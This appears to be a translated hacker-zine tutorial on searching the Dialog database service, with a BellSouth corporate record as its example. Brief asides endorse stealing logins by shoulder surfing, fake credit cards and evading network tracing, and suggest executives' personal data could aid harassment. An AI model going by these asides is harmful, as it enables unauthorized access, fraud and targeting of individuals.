The Source являлась дочерней структурой инвестиционной фирмы Welsh, Carson and Stowe. Она предоставляла около семисот пятидесяти функций и сервисов, включая электронную почту. Среди инвестиционных возможностей — дисконтный брокерский сервис и полный спектр информации об акциях, облигациях и товарных рынках с возможностью просмотра портфелей. Можно было также

искать других пользователей по местоположению, номеру счёта или интересам. Впоследствии The Source была поглощена Compuserve и прекратила работу 1 августа 1989 года.

Compuserve является подразделением H&R Block. Это крупнейшая в мире служба, предлагающая около четырёхсот тысяч подписчиков разнообразные новостные и финансовые сведения. Она также открывает доступ к базам Valueline и Standard and Poor — онлайн-справочникам по деловой тематике. Кроме того, в ней есть онлайн-игры и туристический сервис.

Dow Jones News/Retrieval — часть Wall Street Journal — предоставляет онлайн-резюме печатных материалов, опубликованных Dow Jones and Co. Сейчас она включает профили более чем четырёх тысяч шестисот компаний и расширилась до освещения спортивных событий.

Сегодня большинство из вас знакомы с множеством других развлекательных онлайн-сервисов, таких как Genie, Prodigy, America OnLine (AOL) и прочие. Все эти так называемые развлекательные сервисы пытались предложить своим пользователям различные деловые и исследовательские услуги. Интересно наблюдать, как каждый из них старается переплюнуть остальных. Вы обнаружите, что некоторые базы данных доступны одновременно через эти развлекательные сервисы, через Dialog и, возможно, через другие коммерческие службы. Имейте в виду, что цены на одну и ту же базу могут существенно различаться. Если вы платите за доступ, сравнивайте предложения, если нужная вам база данных пользуется спросом.

Посетив библиотеку ближайшего университета, вы заметите компьютерные базы данных, через которые можно получить доступ к докторским диссертациям (наберёте очков у профессора, если скажете, насколько интересна была его диссертация), медицинским исследованиям (узнаете о том вновь приобретённом заболевании, которое врач пробубнил вам в спину) и даже статьям из национальных газет. Это ещё один источник информации в вашем распоряжении (помимо книг, разумеется). Всё чаще в библиотеках появляются «платные исследовательские услуги» — это просто профессиональные библиотекари, использующие исследовательские базы данных для получения информации вместо вас (слишком неграмотного, ленивого или занятого, чтобы сделать это самому). Стоимость варьируется от стоимости только онлайн-сессии до 100 долларов и выше за час работы библиотекаря плюс онлайн-расходы.

Как нетрудно сделать вывод, разумно сначала воспользоваться всеми бесплатными источниками информации, прежде чем обращаться к онлайн-поиску. Я рекомендую исчерпать все библиотечные базы данных, прежде чем выходить в интернет, — просто потому что базы данных в библиотеке обычно доступны на CD-ROM и за их использование почасовой тариф не взимается. И не забывайте обо всех бесплатных FTP-сайтах в Интернете, Gopher, WAIS, WWW и даже Usenet! Большинство библиотекарей только начинают обращать внимание на Интернет и использовать его. Однако, прочитав эту статью, вы будете хорошо разбираться в одной из крупнейших баз данных, которыми пользуются исследовательские сервисы. Если вы наткнётесь на онлайн-базу данных в своей библиотеке, советую хорошо понимать, что делаете: библиотекари весьма скептичны, поскольку вы тратите их деньги на поиск.

Работа исследовательского сервиса выглядит привлекательной идеей. Это не только «легальная» форма хакерства, утоляющая жажду информации, — здесь можно заработать весьма значительные деньги. Журнал Entrepreneur включает его в десятку перспективных бизнес-возможностей. Профессионально такого специалиста называют информационным брокером; степень в библиотечном деле (традиционный четырёхлетний курс) будет плюсом, а если вы не решитесь на исследовательскую деятельность, всегда можно стать библиотекарем (увлекательная перспектива).

Одна из наиболее распространённых исследовательских баз данных — информационная служба Dialog. Dialog является дочерней структурой Lockheed Missile and Space Corporation. Она обеспечивает доступ к более чем трёмстам базам данных, содержащим свыше ста миллионов записей. Значимость этой службы в том, что она объединяет все 300+ баз данных: можно

переходить из одной в другую простой командой «begin». Раньше пользователю приходилось звонить в каждую базу отдельно и платить непомерную плату за использование. Dialog устраняет эту проблему, держа все базы вместе. Из-за огромного охвата все источники индексированы по ключевым словам. Dialog взимает значительные вступительные взносы (295 долларов в последний раз, когда я интересовался) и, кроме того, каждая отдельная база данных взимает почасовую плату. Тарифы варьируются в зависимости от относительной важности темы, стоимости размещения информации онлайн и главного определяющего фактора: того, что пользователи, по мнению поставщика, готовы платить. Некоторые поставщики баз данных устанавливают цены совершенно непостижимым образом.

Доступ к Dialog возможен примерно дюжиной способов. Служба доступна через Westnet, Wangpac, Dunsnet, IBM Information Network и TWX-TELEX. Ниже приведена таблица некоторых других вариантов доступа с указанием тарифов на подключение:

Ways to Access Dialog with Connection Rates
Table 1

Service	Rate per Hour (U.S.Dollars)
Dialnet Direct Dial (Palo Alto Dialnet Nodes)	$ 4.00
Dialnet-In Watts (Direct 800#)	$24.00
GEIS-Marknet *	$25.00
GNS (Global Network Services - BT Tymnet) **	$12.00
Internet Gateway..(ANSnet)	$ 4.20
Journal of Commerce (JOC and KRU Network) ***	$24.00
Sprintnet (Formerly Telenet)	$12.00

* = Available for users in Australia, New Zealand, Hong Kong, Singapore, and the Philippines.
** = Available in Europe.
*** = Available in the Far East and Asia.

Доступ к Dialog

Три приведённых ниже сценария показывают, как войти в Dialog, чтобы начать поиск. `[]` обозначает то, что следует ввести:

1. Доступ к Dialog через Интернет по команде telnet:

```
$ Telnet dialog.com

DIALOG INFORMATION SERVICES
PLEASE LOGON:
?XXXXXXXX [Enter the Dialog Usernumber]
ENTER PASSWORD:
?XXXXXXXX [Enter the Dialog Password]

You're In!
```

2. Доступ к Dialog через Tymnet:

```
[a]
please log in:[dialog]
DIALOG: call connected
DIALOG INFORMATION SERVICES
PLEASE LOGON:
?XXXXXXXX [Enter the Dialog Usernumber]
ENTER PASSWORD:
?XXXXXXXX [Enter the Dialog Password]

You're In!
```

3. Доступ к Dialog через Sprintnet:

```
[Enter]  [Enter]  [Enter]
TELENET
123 45K
@ [41548]
415 48 connected
DIALOG INFORMATION SERVICES
PLEASE LOGON:
?XXXXXXXX [Enter the Dialog Usernumber]
ENTER PASSWORD:
?XXXXXXXX [Enter the Dialog Password]

You're In!
```

Позвольте сказать несколько слов о получении правильной комбинации логин/пароль. Для знакомства с системой Dialog предоставляет стартовый набор, включающий официальный логин/пароль и дополнительные привилегии, например, определённое бесплатное онлайн-время. Этим временем можно воспользоваться сразу после получения набора. Также можно нелегально получить рабочую комбинацию логин/пароль с помощью таких изощрённых методов, как наблюдение за набором текста через плечо (shoulder surfing).

Разумеется, Dialog немедленно аннулирует «взломанный» аккаунт, как только «схема» раскроется, но к тому времени вы уже проведёте нужный поиск и тихо исчезнете. Учтите, что сетевые узлы отправляют идентификаторы портов, и если вы используете поддельную кредитную карту, дело может обернуться плохо, если они решат вас отследить. Подразумевается, что при намерении получить несанкционированный доступ вы в той или иной мере знакомы с методами нейтрализации возможностей отслеживания со стороны сети(ей).

Dialog предлагает 6 «бесплатных» аккаунтов потенциальным и действующим подписчикам. Это ограниченные аккаунты, предоставляющие доступ к учебным базам данных ONTAP. Их два-три десятка — уменьшенные версии с долей записей от полных баз и/или устаревшими данными многолетней давности. Поиск в них осуществляется точно так же, как в полноценных базах. Цель — проверить стратегию поиска: убедившись, что она выдаст нужную информацию (не слишком много и не слишком мало записей), вы используете свой Dialog-аккаунт для доступа к той же базе по действующему тарифу. Так вы избегаете больших трат при ошибках, поскольку все ошибки сделали на бесплатных аккаунтах. Поскольку я сам иногда пользуюсь ими, перечислять их в этом файле не стану. Достаточно сказать, что Dialog охотно сообщает номер телефона с записанными идентификаторами пользователей и паролями для аккаунтов ONTAP. Обратите внимание, что пароли меняются ежемесячно — новые выдаются в первый день каждого месяца, и одновременно аккаунтом может пользоваться только один человек.

Также учтите, что Dialog периодически предлагает «бесплатный файл месяца», в котором вы используете обычный аккаунт Dialog для поиска в указанной базе данных. Обычно допускается набрать поисковых запросов до 50 долларов или иногда на час работы — видимо, таково определение «бесплатного» у Dialog. Единственные расходы при обращении к бесплатным файлам месяца — телекоммуникационные сборы (см. Таблицу 1 выше). Как только вы покидаете бесплатный файл месяца, начинают начисляться обычные сборы за онлайн-время Dialog.

Что делать после входа

После получения доступа к Dialog система выведет примерно следующее:

```
Welcome to DIALOG
Dialog level 29.01.04B
Logon file227 22may93 12:27:30

COPR. (c) DIALOG INFORMATION SERVICES, INC. ALL RIGHTS RESERVED.
NO CLAIM TO ORIG. U.S. GOVT. WORKS.
***Equal Employment Opportunity (EEO) Data Available in CENDATA
   Menu 22.7

***Preformatted Patent REPORTS are now available for File 28,351

New: CINCINATTI/KENTUCKY POST (PAPERS) (File 722)
New: ST. PETERSBURG TIMES (File 735)
New: WICHITA EAGLE (PAPERS) (File 723)

>>> Enter BEGIN HOMEBASE for Dialog Announcements <<<
>>>       of new databases, price changes, etc.   <<<
>>>        Announcements last updated 07may93     <<<

SYSTEM:
```

Приглашение `SYSTEM:` предлагает выбрать файл. В данном случае «файл» — это номер базы данных. В приветственном сообщении выше видно, что St. Petersburg Times находится в File 735. Это означает, что для поиска статьи в St. Pete Times нужно ввести `b735` в ответ на приглашение `SYSTEM:`. Буква `b` означает begin (начать) — то есть начать работу с этой базой данных. Как уже говорилось, каждая база данных взимает разную плату, как правило зависящую от «важности» информации. Поэтому за биохимические данные, вероятно, возьмут больше, чем за газетные статьи. Ниже приведён список стоимости некоторых баз данных Dialog на букву «A».

HOMEBASE — это руководство Dialog. Оно содержит все виды справки для начинающего хакера... пардон, пользователя. Homebase выдаёт объявления, даты и места проведения обучающих семинаров (от 70 до 140 долларов за полудневный/дневной семинар; я посетил несколько и настоятельно рекомендую, особенно если их предлагают бесплатно) и перечисляет телефонные узлы в различных кодах городов.

[Таблица из 21 записи — опущена]

Примечание: приведённый выше список продолжается ещё примерно пятнадцатью базами данных на букву A. Полный список баз данных занимает около десяти страниц и постоянно обновляется. Для актуального списка обратитесь в Dialog по указанным в начале координатам. Документ называется «Price List». Кроме того, Dialog хранит онлайн полный список всех своих баз данных — в File 411.

В этом списке также содержатся базы данных Dun and Bradstreet (Files 514–522). Dun and Bradstreet предоставляет подписчикам корпоративную информацию. Она пригодна для чего угодно — от разведки данных о конкуренте до кредитных справок о потенциальных клиентах. File 519 содержит полное раскрытие финансовой информации о компании. Каждая запись стоит 106 долларов (на момент написания). Остальные базы заметно дешевле, но не намного. D&B собирает информацию, отправляя сотрудников «интервьюировать» различные корпорации и их руководителей, а затем переводя полученные данные в записи для продажи. Примечательно, что каждая база данных имеет собственный язык запросов внутри общего языка Dialog (он будет рассмотрен далее). В Dun and Bradstreet можно искать по названию компании, кодам PIC и SIC (категории производства,

позволяющие находить компании; например, чтобы найти десять крупнейших компаний в сфере дальней связи, можно воспользоваться кодом PIC) или по другим категориям.

Ниже приведён пример исследования старых знакомых Phrack — BellSouth:

```
$ s dp=10-667-8006
$ t s2/co/all
```

(Команда `dp` отображает все дочерние компании (только прямые — те, что подотчётны непосредственно BellSouth). Результат следующий:)

```
Company
Name
--------------------------------

Mobil Communications Corp
Bellsouth DC Inc
American Cellular Communications
Bellsouth Enterprises Inc
Bellsouth Financial Services
Bellsouth Advertising & Publishing
Mobile Communications Corporation
Mobilecomm of Nashville, Inc.
Bellsouth Telecommunications
```

Вот раскрытие записи из File 516: D&B Market Identifiers:

```
2655560   DIALOG File 516:  D&B Duns Market Identifiers
Bellsouth Corporation
1155 Peachtree St Ne
Atlanta, GA 30367-6000

TELEPHONE: 404-249-2000
COUNTY: Fulton      MSA: 0520 (Atlanta, GA)
REGION: South Atlantic

BUSINESS: Telecommunications Services

PRIMARY SIC:
 4813       Telephone communication, except radio
  48130000   Telephone communication, except radio, nsk
  48130102   Local telephone communications
  48130103   Long distance telephone communications
  48130104   Voice telephone communications

SECONDARY SIC(S):
 4812       Radiotelephone communication, nsk
  48129901   Cellular telephone services
  48129902   Paging services
 2741       Miscellaneous publishing, nsk
  27410304   Directories, telephone: publishing only, not printed on site
 5065       Electronic parts and equipment, nec, nsk
  50650100   Telephone and telegraphic equipment
  50650103   Telephone equipment

LATEST YEAR ORGANIZED:  1983   OWNER CHANGE DATE:          NA
STATE OF INCORPORATION:  GA    DATE OF INCORPORATION: 10/13/1983
ANNUAL SALES REVISION DATE: 04/19/1993

                        LATEST             TREND             BASE
                          YEAR              YEAR             YEAR
                                           (1991)           (1989)

SALES          $ 15,201,600,000   $ 14,445,500,000   $ 13,600,000,000
EMPLOYEES TOTAL:         97,100             96,975            102,000
EMPLOYEES HERE:             982

  SALES GROWTH:  6   NET WORTH: $ 11,996,800,000
  EMPLOYMENT GROWTH:  -5

SQUARE FOOTAGE:  480,000  OWNED
```

```
NUMBER OF ACCOUNTS: NA
ACCOUNTING FIRM: Coopers & Lybrand Atlanta GA
BANK: Chase Manhattan Bank NA Inc  BANK DUNS: 00-698-1815

THIS IS:

    A  HEADQUARTERS LOCATION
    AN ULTIMATE LOCATION
    A  CORPORATION
    A  PUBLIC COMPANY
    A  MILLION DOLLAR DIRECTORY COMPANY

DUNS NUMBER:             10-667-8006
CORPORATE FAMILY DUNS:   10-667-8006

CHAIRMAN:                   Clendenin, John L  /Chb-Pres-Ceo
PRESIDENT:                  Clendenin, John L  /Chb-Pres-Ceo
VICE PRESIDENT:             O Neill, Robert W  /Vp Assoc Gen Counsel
                            Markey, David J  /Vp-Govt Affairs
                            Fiedler, Mark L  /Vp-Corp Development
                            Gunter, John R  /V Pres-Corp Responsibility & C
                            Casey, Patrick H  /V Pres-Comptroller
                            Yokley, Arlen G  /V Pres-Sec-Treas
SECRETARY:                  Yokley, Arlen G  /V Pres-Sec-Treas
TREASURER:                  Yokley, Arlen G  /V Pres-Sec-Treas
VICE-CHAIRMAN:              Holding, Harvey R  /V Chb-Finance &
                             Administration
                            McCoy, William O  /V Chb
COUNSEL:                    Alford, Walter H  /Exec V Pres-Gen Counsel
FINANCE:                    Holding, Harvey R  /V Chb-Finance @
                             Administration
RESEARCH AND DEVELOPMENT:   Fiedler, Mark L  /Vp-Corp Development
EXECUTIVE VICE PRESIDENT:   McGuire, Raymond L  /Exec V Pres-Govt Affairs
                            Alford, Walter H  /Exec V Pres-Gen Counsel
                            Mauldin, Earle  /Exec Vp & Cfo
SENIOR VICE PRESIDENT:      Reddersen, William F  /Sr Vp-Broadband
                             Strategies
CHIEF EXECUTIVE OFFICER:    Clendenin, John L  /Chb-Pres-Ceo
ADMINISTRATION:             Reddersen, William F  /Sr Vp-Broadband
                             Strategies
                            McCoy, William O  /V Chb
                            McGuire, Raymond L  /Exec V Pres-Govt Affairs
                            Mauldin, Earle  /Exec Vp & Cfo
                            Holding, Harvey R  /V Chb-Finance &
                             Administration
CHIEF FINANCIAL OFFICER:    Mauldin, Earle  /Exec Vp & Cfo
MANAGEMENT:                 O Neill, Robert W  /Vp Assoc Gen Counsel
SALES-MARKETING VP:         Gunter, John R  /V Pres-Corp Responsibility & C
FINANCE VP:                 Casey, Patrick H  /V Pres-Comptroller
ENGINEERING VP:             Fiedler, Mark L  /Vp-Corp Development
```

Запись 519 далее раскрывает новостные данные и личную информацию о руководящих сотрудниках, включая следующее:

```
     At divestiture, AT&T transferred to this corporation its 100
ownership in South Central Bell Telephone Company, Southern Bell Telephone
and Telegraph Company and Bellsouth Mobility Inc.
     Shareholders of AT&T as of Dec 30 1983 received one share of
Bellsouth stock for every 10 common shares of AT&T stock.
     Business started 1983.  The common stock is listed on the New York,
Boston, Midwest, Pacific and Philadelphia stock exchanges under the symbol
"BLS".  As of Jan 31 1993, there were 1,286,670 shareholders of record. The
majority of the outstanding common stock is owned by the general public.
Officers and directors own less than 1 of the outstanding stock.
      .............RECENT EVENTS.........
      In Jan 1992, the company and RAM Broadcasting Corporation formed a
business venture to own and operate certain mobile data communications
networks worldwide as well as certain cellular and paging operations in the
US  (Further details on file at the Woodbury, NY office of Dun & Bradstreet).
     During 1992, the company made several small acquisitions, principally
related to cellular phone service.
```

```
     On Sep 20 1991, the company acquired several properties in Indiana,
Wisconsin and Illinois from McCaw Cellular Communications, Inc in exchange
for $361 million, including BellSouth's interest in Rochester, NY's
non-wireline cellular provider.
     On Sep 17 1991, the company completed the acquisition of Graphic
Scanning Corp for an adjusted total cash purchase price of $168 million.
In addition, certain liabilities of Graphic Scanning amounting to
approximately $142 million were assumed by BellSouth.
    On Mar 28 1991, the company acquired from GTE Mobilnet Incorporated
two cellular partnerships in which it held minority interests, which
resulted in BellSouth Enterprises, Inc gaining an additional 21 interest
in the Atlanta-Athens Limited Partnership and an additional 42 interest in
the Lexington, Kentucky MSA Limited partnership.

     ........MANAGEMENT BACKGROUND........
     CLENDENIN born 1934 married.  1955 Northwestern University BS.
1955-1978 Illinois Bell Telephone Co, Chicago, IL.  1975 Vice President.
1978-1980 Pacific Northwest Telephone Co, Seattle, WA, Executive Vice
President.  1980-1981 AT&T Vice President.  1981 Southern Bell Telephone.
1984-present Chairman of Board, President, and CEO, Bellsouth Corporation.
     MCCOY born 1933.  Graduate of University of North Carolina, 1955 BS,
BA and MIT and 1968 MS Management.  1955-1959 U S Marine Corps. 1959-present
BellSouth Corporation; 1993 Vice Chairman, BellSouth Corporation.
     YOKLEY born 1937.  Graduate of Catawba College, Salisbury, NC 1959.
1959 joined subject.
     MCGUIRE born 1933 married.  Graduate of Mississippi College 1957 and
University of Mississippi 1960.  1961-1965 law clerk of the U S Court of
Appeals, 5th Circuit and trial attorney for tax division at the Department
of Justice, Washington, DC and 1966 became Assistant U S Attorney, Northern
District of Mississippi.  1967 joined Southern Bell Telephone and Telegraph
Company (Inc), Atlanta, GA. Mar 1985 elected to present position.
```

Комментарий к результатам поиска по BellSouth

ВОТ ЭТО ДА! Всего-то 15 миллиардов долларов продаж — а хакеров называют жуликами. Новостные данные весьма полезны, а личная информация вполне могла бы пригодиться для преследования при необходимости. Взгляните на их послужные списки. Потенциальный сотрудник мог бы использовать эти данные для незаметной лести. Их университетские связи ясно объясняют, почему документ E911 вызвал такой переполох в компании...

Поиск и стратегия поиска: контролируемый и свободный текстовый поиск

Существует два типа поиска нужной темы: контролируемый (contrived) и свободный текстовый (free text). Выбрав нужный «файл» или номер базы данных, Dialog выдаёт приглашение `?`. С этого момента можно начинать поиск.

Контролируемый поиск по словам лучше начинать в офлайне. Нужная база данных пришлёт вам тезаурус (обычно за плату), в котором будут точно указаны слова, соответствующие вашей теме, — это позволит перейти напрямую к нужной информации, сократив лишнее онлайн-время. Учтите, что у каждой базы данных свой тезаурус, поэтому, если эта база не является вашей основной, возможно, стоит просто воспользоваться свободным текстовым поиском.

Единственная проблема свободного текстового поиска в том, что если ваше слово встречается в статье где угодно, она будет учтена и показана вам вне зависимости от релевантности. Представьте себе поиск слова «aircraft» в авиационной базе данных или «student» в базе по образованию. Результат может быть катастрофическим: придётся сортировать данные по степени релевантности. Именно поэтому необходимо выработать так называемую «стратегию поиска». Хотя Dialog позволяет расширить слишком узкий поиск или сузить слишком широкий, идеальная

стратегия не потребует применения этих команд (хотя я их всё же рассмотрю). Идеальная стратегия эффективна, экономна по времени и не создаёт лишних головных болей.

Единственное, что, на мой взгляд, нужно для хорошей стратегии поиска, — это правильное использование языка системы (нужно точно понимать, что и зачем вводишь, как и с любым другим языком — Fortran, C и т.д.) и словарь синонимов. Порой у меня заканчиваются идеи при поиске в базе данных по какой-то теме: введя основную тему, я не могу придумать, с чем ещё провести корреляцию. Именно здесь нужен словарь. Если я ищу слово «student», могу использовать слова «pupil» и «scholar» как дополнительные точки для поиска. Таким образом, вы как бы применяете модификацию контролируемого поиска: дорогостоящий тезаурус делает то же самое, что ваш двухдолларовый словарь синонимов.

Начало поиска: команда SELECT

После завершения процедуры входа, начала работы с нужной базой данных и просмотра приветственного баннера вам будет показано следующее:

```
Set  Items  Description
---  -----  -----------

?
```

Этот знак вопроса предлагает начать поиск. Функционально команда Select просматривает базу данных в поисках указанных вами терминов. Правильный способ использования:

```
? S [term]

ex.  ? S COMPUTER
```

Несмотря на очень широкий охват, команда select просмотрит всю базу данных в поисках слова «Computer» и составит итоговый список. Результат будет выглядеть следующим образом:

```
? S COMPUTER
   S1 27263  COMPUTER
```

После каждого поиска номер `S#` увеличивается на единицу. Это облегчает повторное использование результатов. Чтобы снова обратиться к слову «Computer», достаточно ввести `S1` вместо повторного набора. Особенно при работе с CD-ROM я предпочитаю начинать с очень широкой темы, а затем сужать поиск. Слово «Computer» хорошо для такого начала.

Добавление смысла в SELECTion

Здесь хочется немного поговорить о словах `and` и `or`. Это безусловно самые важные слова в поиске. Конкретно они позволяют сузить поиск, добавляя ещё одно слово для нахождения статьи.

```
ex.  ? S COMPUTER AND CRIME            or          S S1 AND CRIME
        27263  S1
        356    CRIME

        S2  49 S1 AND CRIME
```

Обратите внимание: слово «CRIME» встречалось в 356 статьях, однако в сочетании со словом «Computer» — лишь в 49! Это очень удобно для сужения поиска до конкретики, хотя не до конца — это будет объяснено далее.

Ещё одна команда, о которой стоит упомянуть, — `SS`. Это сокращение от Select, известное как «Select Steps». Оно разбивает поиск на отдельные шаги.

```
ex.   ? SS COMPUTER AND CRIME
         S4  27263  COMPUTER
```

```
S5    356  CRIME
S6     49  COMPUTER AND CRIME
```

Это особенно удобно, если нужно выделить поиск в отдельные шаги и использовать термины для других тем. Имейте в виду, что назначение этих шагов и проведение отдельных поисков может привести к замедлению обработки и, следовательно, к увеличению итогового онлайн-счёта.

Когда Dialog выполняет поиск, он извлекает данные из так называемых полей: Title (Заголовок), Abstract (Аннотация), Descriptors (Дескрипторы) и Identifiers (Идентификаторы). Два наиболее важных поля — дескрипторы и идентификаторы. Когда при сканировании базы данных обнаружено пятнадцать источников, самый простой способ определить, стоит ли их сохранить или выбросить в мусор, — это дескрипторы и идентификаторы. «Дескриптор» в двух словах описывает всю статью, именно поэтому их ещё называют терминами контролируемого словаря. Идентификаторы, напротив, — это свободные языковые термины, более близкие нам на интуитивном уровне. По дескрипторам или идентификаторам, а также по множеству других полей можно искать с помощью следующих команд:

```
Ex.  S COMPUTER AND CRIME/DE
```

Это выполнит поиск слова computer и использует crime как дескриптор. `/ID` работает аналогично для идентификаторов. Другие суффиксы можно использовать согласно следующей таблице:

Index Listing - Part 1
Table 3

Suffix	Field Name	Indexing	Examples
/AB	Abstract	Word	S COMPUTER AND CRIME/AB
/DE	Descriptor	Word and Phrase	S COMPUTER AND CRIME/DE
/ID	Identifier	Word and Phrase	S COMPUTER AND CRIME/ID
/TI	Title	Word	S COMPUTER AND CRIME/TI

Усечение (Truncation)

Усечение позволяет искать различные формы поискового термина. В Dialog символ усечения — `?`. Например, если вы хотите найти слово, точное написание которого вам неизвестно:

```
ex. [Поиск слова Capone или Capoan при неуверенности в написании]

     ?  S CAPO?
          S1 122753  CAPO?
```

Этот приём имеет и другие применения: множественное число или ограничение количества букв после слова. Например:

```
ex.  ?  S CAPO??
```

Это ограничивает поиск двумя буквами после «O».

```
ex.  ?  S CAPONE?
```

Это находит множественное число слова capone.

```
ex.  ?  S CAP?  ?
```

Это находит буквы между двумя знаками вопроса.

Операторы близости и полевые операторы

Операторы близости задают расположение поисковых терминов относительно друг друга внутри записи или поля. Если нужно найти слово «Legion» и убедиться, что слово «Doom» находится в определённой близости от него, следует использовать оператор близости. Например:

```
? S LEGION(3W)DOOM
       932   LEGION
       812   DOOM
        27   LEGION(3W)DOOM
```

В приведённом примере Doom искался в пределах трёх слов от Legion. Вместо трёх можно использовать любое число. Преимущество этого оператора близости в том, что он ищет второе слово с обеих сторон от первого. На примере выше это выглядит так:

```
          Doom <---- 3 words ----> Legion <---- 3 words ----> Doom
```

Полевой оператор позволяет двум словам находиться в одном поле в любом порядке. Например:

```
? S COMPUTER(F)CRIME/DE
       14321  COMPUTER/DE
        2720  CRIME/DE
          95  COMPUTER(F)CRIME/DE
```

Это показывает, что в разделе дескрипторов слова computer и crime встречаются вместе девяносто пять раз. Они могут быть совершенно не связаны между собой, хотя это маловероятно.

Оператор `L` используется исключительно для раздела дескрипторов. Он просто «связывает» слова вместе. Поисковый запрос выглядит так:

```
? S COMPUTER(L)CRIME
```

Оператор `N` работает аналогично оператору `W`: он ищет слово в пределах одного слова от другого. Пример поиска:

```
? S COMPUTER(5N)CRIME
```

Это ищет слова computer и crime в пределах пяти слов друг от друга. Ещё один способ использования `N` — поиск слов, которые сами по себе идентичны, например: air-to-air или protein(N)protein. Приведённый ниже пример показывает, почему файл был бы отмечен программой поиска при использовании оператора `N`. Обратите внимание на «protein/protein»:

```
? S PROTEIN(N)PROTEIN

... surfaces presumably as a result of dynamic process of protein
adsorption and desorption and protein / protein interaction.
```

Пример записи

Чтобы обсудить ключевые моменты найденной записи, нужно сначала показать саму запись. Следующая запись была найдена в базе данных ERIC (File number 1 — $.50 в минуту и $30.00 в час):

```
----------------------------------------------------------------------------

  EJ330267  JC504091
  Invitation to a Hacker.
  Archer, Chalmers, Jr.; Archer, A. J. Finch
  Community, Junior and Technical College Journal, v56 n4 p26-28 Feb-Mar
  1986
  Available From: UMI
  Language: English
  Document Type: JOURNAL ARTICLE (080)
  Journal Announcement: CIKMAY86
  Examines the susceptibility of computerized institutional records to
security violations by "hackers," wishing to access the systems.  Points
to practices that encourage security abuses and risk confidentiality.
```

```
Outlines procedures used by Northern Virginia Community College to protect
its computer system. (LAL)
  Descriptors: Community Colleges; *Computer Oriented Programs; *Computers;
Confidentiality; *Confidential Records; Two Year Colleges
  Identifiers: *Hackers; School Records

-------------------------------------------------------------------------------
```

Рассмотрим эту запись подробнее.

`EJ330267` — это так называемый регистрационный номер Dialog (Dialog Accession Number). Все файлы в системе Dialog, независимо от базы данных, имеют регистрационный номер. По нему можно найти статью точно. Используйте индекс `AN=`. Пример: `S AN=EJ330267` — вызовет приведённую выше статью.

`Invitation to a Hacker` — это заголовок; используйте индекс `/TI`.

`Archer, Chalmers, Jr.` — это автор; используйте индекс `AU=`. Пример: `S AU=ARCHER, CHALMERS, JR.`

`Community, Junior ...` — это местонахождение, источник публикации; используйте индекс `SO=`.

`English` — это язык. Dialog позволяет искать статьи на разных языках; используйте индекс `LA=`.

`CIJMAY86` — это объявление журнала (Journal Announcement); используйте индекс `JA=`.

Аннотацию, дескрипторы и идентификаторы вы уже знаете. Следующая таблица показывает все индексы, включая перечисленные выше:

Index Listing - Part 2
Table 4

Prefix	Field Name	Indexing
AN =	DIALOG Accession Number	Phrase
AU =	Author	Phrase
BN =	International Standard Book Number (ISBN)	Phrase
CD =	Conference Date	Phrase
CL =	Conference Location	Word
CS =	Corporate Source	Word
CT =	Conference Title	Word
CY =	Conference Year	Phrase
DT =	Document Type	Phrase
JA =	Journal Announcement	Phrase
JN =	Journal Name	Phrase
LA =	Language	Phrase
PY =	Publication Year	Phrase
SN =	International Standard Serial Number (ISSN)	Phrase
SO =	Source Publication	Word
SP =	Conference Sponsor	Word
UD =	Update	Phrase

Команда TYPE

Команда TYPE используется для отображения результатов поиска. После выполнения команды `S` по теме результаты можно вывести в восьми различных форматах. Каждый формат имеет свою стоимость, варьирующуюся в зависимости от базы данных. Как правило, вывод полной записи стоит дороже, чем аннотаций. Команда имеет следующий вид:

```
T (or TYPE) set/format/range of records

ex. T s1/5/1-20
```

Это «напечатает» результаты из s1, покажет всю запись (формат 5) и выведет первые двадцать записей. Команду также можно использовать для прямого вывода по регистрационному номеру:

```
T (or TYPE) accession number/format

ex. T EJ330267/5
```

Это выведет полную запись статьи «Invitation to a Hacker» (пример записи). Обратите внимание, что большинство баз данных Dialog содержат цитаты и иногда аннотации статей, но НЕ полный текст. Некоторые базы данных содержат полные тексты, но большинство — нет. Основная причина, по которой люди обращаются к этим базам, — получить библиографию статей по своей теме. Просмотрев результаты поиска, можно решить, какие из найденных публикаций стоит запросить полностью. Получение полных текстов статей называется сервисом «Document Delivery». Иногда газета, журнал или издание, в котором опубликована нужная статья, окажется в вашей библиотеке и вы сможете просто сделать фотокопию. В других случаях журнал может находиться в другой библиотеке, возможно, за сотни километров — тогда можно запросить его через МБА (межбиблиотечный абонемент). Если же вы совсем не знаете, где найти источник, можно попросить Dialog или поставщика конкретной базы данных предоставить копию — обычно за плату около 15 долларов за статью от 1 до 20 страниц. Пятнадцать баксов — дороговато для двухстраничной статьи, так что убедитесь в необходимости, прежде чем заказывать. К тому же большинство статей содержат меньше информации, чем обещают заголовок или аннотация.

Для прямого доступа к записи с любыми параметрами системы команд Dialog просто введите регистрационный номер. Все восемь форматов показаны в следующей таблице:

Predefined Formats
Table 5

Format Number	Record Content
1	DIALOG Accession Number
2	Full Record except Abstract
3	Bibliographic Citation
4	Full Record with Tagged Fields
5	Full Record
6	Title and DIALOG Accession Number
7	Full Record except Indexing
8	Title and Indexing

Пользовательские форматы вывода

Если восемь форматов вас не устраивают, можно настроить вывод так, чтобы отображалось именно то, что нужно. Команда выглядит следующим образом:

```
ex. TYPE S3/AU,TI/1-5
```

Это выведет исключительно автора и заголовок для записей с первой по пятую.

Команда EXPAND

Команда EXPAND позволяет просматривать базу данных, как словарь. Команда выглядит так:

```
ex.          ? E AU=CAPONE, F
            Ref  Items  Index-term
            E1       4  AU=CAPONE, A
            E2      10  AU=CAPONE, B
            E3      55  AU=CAPONE, C
            E4       8  AU=CAPONE, D
            E5       4  AU=CAPONE, E
```

```
E6       2  AU=CAPONE, F
E7      10  AU=CAPONE, FA
E8     912  AU=CAPONE, FB
```

Это особенно полезно, если вы не знаете точно, что ищете.

Заключение

Этот файл должен дать вам общее представление об информационной системе Dialog. Я покинул мир хакинга вскоре после ареста The Leftist, The Urvile/Necron 99 и The Prophet в ходе операции Sundevil, и после того как Data Service Digital Logic окончательно прекратил работу вместе с моим доступом сисопа. Лишь несколько лет спустя я вернулся в компьютерный мир и обнаружил, что многое изменилось, включая мою собственную хакерскую этику. Написание этого файла показалось мне естественным продолжением моих изначальных хакерских талантов — переходом к «хакингу» на законных основаниях.

Хочу поблагодарить Erik Bloodaxe (за поддержку и идеи проектов) и Lex Luthor (за дополнительные идеи и редактуру). По вопросам и комментариям мой адрес в Интернете: alcapone@mindvox.phantom.com. В IRC я обычно нахожусь на каналах #mindvox или #hack — заходите и говорите «Hey!».

Northern Telecom Meridian SL-1

Автор: Iceman

Введение

